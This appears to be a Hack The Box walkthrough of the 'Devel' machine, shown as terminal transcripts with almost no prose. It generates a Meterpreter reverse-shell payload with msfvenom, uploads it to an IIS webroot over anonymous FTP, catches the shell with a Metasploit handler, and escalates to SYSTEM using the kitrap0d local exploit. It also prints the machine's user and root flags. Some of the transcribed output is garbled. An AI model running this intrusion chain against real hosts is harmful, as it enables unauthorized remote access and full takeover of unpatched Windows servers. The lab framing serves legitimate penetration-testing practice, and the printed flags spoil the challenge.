


Devel

31072023Mon

Windows *Easy*

<https://app.hackthebox.com/machines/3>



```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.32 LPORT=4444 -f asp > exploit.asp
```

```
(kali㉿kali)-[~/htb/Devel]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.32 LPORT=4444 -f asp > exploit.asp
[-] No platform selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of asp file: 38439 bytes

(kali㉿kali)-[~/htb/Devel]
$ ll
total 40
-rw-r--r-- 1 kali kali 38439 Jul 31 18:39 exploit.asp

(kali㉿kali)-[~/htb/Devel]
$ chown 777 exploit.asp
chown: changing ownership of 'exploit.asp': Operation not permitted

(kali㉿kali)-[~/htb/Devel]
$ chmod 777 exploit.asp


(kali㉿kali)-[~/htb/Devel]
$ ll
total 40
-rwxrwxrwx 1 kali kali 38439 Jul 31 18:39 exploit.asp

(kali㉿kali)-[~/htb/Devel]
$
```


```
ftp 10.129.164.33
```

```
(kali@kali):~/htb/Devel
└─$ ftp 10.129.164.33
Connected to 10.129.164.33.
220 Microsoft FTP Service
Name (10.129.164.33:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49157|)
125 Data connection already open; Transfer starting.
03-18-17 02:06AM <DIR> aspnets_client
03-17-17 05:37PM 689 iisstart.htm
03-17-17 05:37PM 184946 welcome.png
226 Transfer complete.
ftp> put exploit.asp
local: exploit.asp remote: exploit.asp
229 Entering Extended Passive Mode (|||49158|)
125 Data connection already open; Transfer starting.
100% [*****] 38509 371.61 KiB/s --:-- ETA
226 Transfer complete.
38509 bytes sent in 00:00 (262.00 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||49159|)
125 Data connection already open; Transfer starting.
03-18-17 02:06AM <DIR> aspnets_client
07-31-23 03:11PM 38509 exploit.asp
03-17-17 05:37PM 689 iisstart.htm
03-17-17 05:37PM 184946 welcome.png
226 Transfer complete.
ftp> █
```


```
http://10.129.164.33/exploit.asp
```



```
nc -lvp 4444
```




```
http://10.129.164.33/welcome.png
```



```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.32 LPORT=4444 -f aspx  
> exploit.aspx
```

```
(kali@kali)~/.htb/Devel  
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.32 LPORT=4444 -f aspx > exploit.aspx  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of aspx file: 2881 bytes  
(kali@kali)~/.htb/Devel  
ll  
total 44  
-rw-r--r-- 1 kali kali 28439 Jul 31 18:29 exploit.asp  
-rw-r--r-- 1 kali kali 2881 Jul 31 18:51 exploit.aspx  
(kali@kali)~/.htb/Devel  
ftp 10.129.164.33  
Connected to 10.129.164.33.  
220 Microsoft FTP Service  
Name (10.129.164.33:kali): anonymous  
331 Anonymous access allowed, send identity (e-mail name) as password.  
Password:  
230 User logged in.  
Remote system type is Windows_NT.  
ftp> put exploit.aspx  
local: exploit.aspx remote: exploit.aspx  
229 Entering Extended Passive Mode (|||49160|)  
150 Opening ASCII mode data connection.  
100% =====> 2921 36.65 MiB/s --:-- ETA  
226 Transfer complete.  
2921 bytes sent in 00:00 (56.36 KiB/s)  
ftp> ls  
229 Entering Extended Passive Mode (|||49161|)  
125 Data connection already open; Transfer starting.  
03-16-17 02:06AM <DIR> aspxnet_client  
07-31-23 03:11PM 38509 exploit.asp  
07-31-23 03:22PM 2921 exploit.aspx  
03-17-17 03:37PM 689 iisstart.htm  
03-17-17 05:37PM 184946 welcome.png  
226 Transfer complete.  
ftp>
```

<http://10.129.164.33/exploit.aspx>



use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

```
File Actions Edit View Help
kali@kali:~ - kali@kali:~/htb/Devel x kali@kali:~/htb/Devel x
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    10.10.14.32      yes       The listen address (an interface may be specified)
  LPORT    4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    10.10.14.32      yes       The listen address (an interface may be specified)
  LPORT    4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.32:4444
[*] Sending stage (175686 bytes) to 10.129.164.33
[*] Meterpreter session 1 opened (10.10.14.32:4444 -> 10.129.164.33:49164) at 2023-07-31 18:58:39 +0630

meterpreter > id
(-) Unknown command: id
meterpreter > whoami
(-) Unknown command: whoami
meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter > sysinfo
Computer      : DEVEL
OS            : Windows 7 (6.1 Build 7600).
Architecture : x86
System Language : el_GR
Domain        : HTB
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > pwd
c:\windows\system32\inetrv
meterpreter > ls
Listing: c:\windows\system32\inetrv

Mode                Size           Type             Last modified          Name
----                -
100666/rw-rw-rw-  138752       fil             2009-07-14 07:44:53    +0630    AppHostNavigators.dll
100777/rwxrwxrwx  125440       fil             2009-07-14 07:44:21    +0630    InetMgr.exe
100666/rw-rw-rw-  126976       fil             2009-07-14 07:54:21    +0630    Microsoft.Web.Administration.dll
100666/rw-rw-rw-  1848576      fil             2009-07-14 07:55:07    +0630    Microsoft.Web.Management.dll
100666/rw-rw-rw-  137728       fil             2009-07-14 07:46:21    +0630    XPath.dll
100777/rwxrwxrwx  155648       fil             2009-07-14 07:44:11    +0630    appcmd.exe
100666/rw-rw-rw-  3656         fil             2009-06-11 03:47:16    +0630    appcmd.xml
100666/rw-rw-rw-  61440       fil             2009-07-14 07:44:53    +0630    apphostsvc.dll
100666/rw-rw-rw-  313856       fil             2009-07-14 07:44:54    +0630    appobj.dll
100666/rw-rw-rw-  389632       fil             2009-07-14 07:44:54    +0630    asp.dll
100666/rw-rw-rw-  22196       fil             2009-07-14 03:34:56    +0630    asp.mof
100777/rwxrwxrwx  195584       fil             2009-07-14 07:44:12    +0630    aspnetca.exe
100666/rw-rw-rw-  22528       fil             2009-07-14 06:40:56    +0630    asptlb.tlb
100666/rw-rw-rw-  32256       fil             2009-07-14 07:44:57    +0630    authanon.dll
100666/rw-rw-rw-  48640       fil             2009-07-14 07:45:00    +0630    browscap.dll
100666/rw-rw-rw-  33408       fil             2017-03-17 21:07:30    +0630    browscap.ini
100666/rw-rw-rw-  17408       fil             2009-07-14 07:45:00    +0630    cachfile.dll
100666/rw-rw-rw-  44544       fil             2009-07-14 07:45:00    +0630    cachhttp.dll
100666/rw-rw-rw-  10240       fil             2009-07-14 07:45:00    +0630    cachtoken.dll
100666/rw-rw-rw-  9728        fil             2009-07-14 07:45:00    +0630    cachuri.dll
```

cd %TEMP%

use exploit/windows/local/ms10_015_kitrap0d

```
kali@kali: ~/htb/Devel
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~/htb/Devel x kali@kali: ~/htb/Devel x

meterpreter > cd %TEMP%
meterpreter > pwd
C:\Windows\TEMP
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/local/ms10_015_kitrap0d
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms10_015_kitrap0d) > run
[-] Msf::OptionValidateError The following options failed to validate: SESSION
msf6 exploit(windows/local/ms10_015_kitrap0d) > options

Module options (exploit/windows/local/ms10_015_kitrap0d):

  Name      Current Setting  Required  Description
  ---      -
  SESSION   yes              yes       The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Windows 2K SP4 - Windows 7 (x86)

View the full module info with the info, or info -d command.
msf6 exploit(windows/local/ms10_015_kitrap0d) >
```

```
kali@kali: ~/htb/Devel
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~/htb/Devel x kali@kali: ~/htb/Devel x

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/local/ms10_015_kitrap0d) > options

Module options (exploit/windows/local/ms10_015_kitrap0d):

  Name      Current Setting  Required  Description
  ---      -
  SESSION   yes              yes       The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Windows 2K SP4 - Windows 7 (x86)

View the full module info with the info, or info -d command.
msf6 exploit(windows/local/ms10_015_kitrap0d) > set session 1
session => 1
msf6 exploit(windows/local/ms10_015_kitrap0d) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Reflectively injecting payload and triggering the bug ...
[*] Launching mslexec to host the DLL ...
[*] Process 2380 launched.
[*] Reflectively injecting the DLL into 2380 ...
[*] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/ms10_015_kitrap0d) > getuid
[-] Unknown command: getuid
msf6 exploit(windows/local/ms10_015_kitrap0d) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter >
```

```
kali@kali: ~/htb/Devel
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~/htb/Devel x kali@kali: ~/htb/Devel x

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Windows 2K SP4 - Windows 7 (x86)

View the full module info with the info, or info -d command.
msf6 exploit(windows/local/ms10_015_kitrap0d) > set lhost tun0
lhost => 10.10.14.32
msf6 exploit(windows/local/ms10_015_kitrap0d) > options

Module options (exploit/windows/local/ms10_015_kitrap0d):

  Name      Current Setting  Required  Description
  ---      -
  SESSION   1                yes       The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.14.32      yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Windows 2K SP4 - Windows 7 (x86)

View the full module info with the info, or info -d command.
msf6 exploit(windows/local/ms10_015_kitrap0d) >
```

```
kali@kali: ~/htb/Devel

msf6 exploit(windows/local/wsl0_015_kitrop00) > run

[*] Started reverse TCP handler on 10.10.14.32:4444
[*] Reflectively injecting payload and triggering the bug...
[*] Launching netsh to host the DLL...
[*] Process 2888 Launched...
[*] Reflectively injecting the DLL into 2888...
[*] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175680 bytes) to 10.129.164.33
[*] Meterpreter session 2 opened (10.10.14.32:4444 => 10.129.164.33:49167) at 2023-07-31 19:17:20 +0630

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cat c:\Users\babis\Desktop\user.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > type c:\Users\babis\Desktop\user.txt.txt
[-] Unknown command: type
meterpreter > ls C:\Users\babis\Desktop\
Listing: C:\Users\babis\Desktop\

Mode                Size           Type       Last modified          Name
-----
100666/rw-rw-rw-  282      fil      2017-03-17 20:47:51 +0630  desktop.ini
100444/r--r--r--  34       fil      2023-07-31 18:33:51 +0630  user.txt

meterpreter > cat c:\Users\babis\Desktop\user.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > [*] 10.129.164.33 - Meterpreter session 1 closed. Reason: Died

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cd C:\Users\babis\Desktop\
meterpreter > cat user.txt
6179b357c668a80285f0dc909e5f63e3
meterpreter > cd C:\Users\Administrator\
meterpreter > ls
Listing: C:\Users\Administrator

Mode                Size           Type       Last modified          Name
-----
040777/rwxrwxrwx  0         dir      2017-03-18 05:46:43 +0630  AppData
040777/rwxrwxrwx  0         dir      2017-03-18 05:46:43 +0630  Application Data
040555/r--xr--x-  0         dir      2017-03-18 05:46:53 +0630  Contacts
040777/rwxrwxrwx  0         dir      2017-03-18 05:46:43 +0630  Cookies
040555/r--xr--x-  0         dir      2021-01-14 16:12:01 +0630  Desktop
040555/r--xr--x-  4096      dir      2017-03-18 05:46:53 +0630  Documents
040555/r--xr--x-  0         dir      2017-03-18 05:46:53 +0630  Downloads
```

cat C:\\Users\\babis\\Desktop\\user.txt

user.txt

6179b357c668a80285f0dc909e5f63e3

cat C:\\Users\\Administrator\\Desktop\\root.txt

root.txt

bbdd9af9835d374e24f1f5c9c6396c4d

```
kali@kali: ~/htb/Devel

meterpreter > netstat -ano |find "ESTABLISHED"

Connection list

Proto Local address          Remote address          State      User      Inode     PID/Program name
-----
tcp    0.0.0.0:21              0.0.0.0:*               LISTEN     0         0         1392/svchost.exe
tcp    0.0.0.0:80              0.0.0.0:*               LISTEN     0         0         4/System
tcp    0.0.0.0:135              0.0.0.0:*               LISTEN     0         0         672/svchost.exe
tcp    0.0.0.0:445              0.0.0.0:*               LISTEN     0         0         4/System
tcp    0.0.0.0:5357             0.0.0.0:*               LISTEN     0         0         4/System
tcp    0.0.0.0:49152            0.0.0.0:*               LISTEN     0         0         372/mininit.exe
tcp    0.0.0.0:49153            0.0.0.0:*               LISTEN     0         0         744/svchost.exe
tcp    0.0.0.0:49154            0.0.0.0:*               LISTEN     0         0         852/svchost.exe
tcp    0.0.0.0:49155            0.0.0.0:*               LISTEN     0         0         476/services.exe
tcp    0.0.0.0:49156            0.0.0.0:*               LISTEN     0         0         492/lsass.exe
tcp    10.129.164.33:139       0.0.0.0:*               LISTEN     0         0         4/System
tcp    10.129.164.33:49167     10.10.14.32:4444        ESTABLISHED 0         0         2888/netsh.exe
tcp6   :::21                  :::*                   LISTEN     0         0         1392/svchost.exe
tcp6   :::80                  :::*                   LISTEN     0         0         4/System
tcp6   :::135                  :::*                   LISTEN     0         0         672/svchost.exe
tcp6   :::445                  :::*                   LISTEN     0         0         4/System
tcp6   :::5357                 :::*                   LISTEN     0         0         4/System
tcp6   :::49152                :::*                   LISTEN     0         0         372/mininit.exe
tcp6   :::49153                :::*                   LISTEN     0         0         744/svchost.exe
tcp6   :::49154                :::*                   LISTEN     0         0         852/svchost.exe
tcp6   :::49155                :::*                   LISTEN     0         0         476/services.exe
tcp6   :::49156                :::*                   LISTEN     0         0         492/lsass.exe
udp    0.0.0.0:123             0.0.0.0:*               LISTEN     0         0         972/svchost.exe
udp    0.0.0.0:3702            0.0.0.0:*               0         0         1348/svchost.exe
udp    0.0.0.0:3702            0.0.0.0:*               0         0         1348/svchost.exe
udp    0.0.0.0:5355            0.0.0.0:*               0         0         1084/svchost.exe
udp    0.0.0.0:49152            0.0.0.0:*               0         0         1348/svchost.exe
udp    10.129.164.33:137       0.0.0.0:*               0         0         4/System
udp    10.129.164.33:138       0.0.0.0:*               0         0         4/System
udp    10.129.164.33:1900      0.0.0.0:*               0         0         1348/svchost.exe
udp    127.0.0.1:1900          0.0.0.0:*               0         0         1348/svchost.exe
udp    127.0.0.1:52187         0.0.0.0:*               0         0         1348/svchost.exe
udp6   :::123                  :::*                   0         0         972/svchost.exe
udp6   :::3702                 :::*                   0         0         1348/svchost.exe
udp6   :::3702                 :::*                   0         0         1348/svchost.exe
udp6   :::5355                 :::*                   0         0         1084/svchost.exe
udp6   :::49153                :::*                   0         0         1348/svchost.exe
udp6   :::11900                :::*                   0         0         1348/svchost.exe
udp6   :::152186               :::*                   0         0         1348/svchost.exe
udp6   fe80::39a8:234a:d79f:c851:1900 :::*                   0         0         1348/svchost.exe

meterpreter > |
```

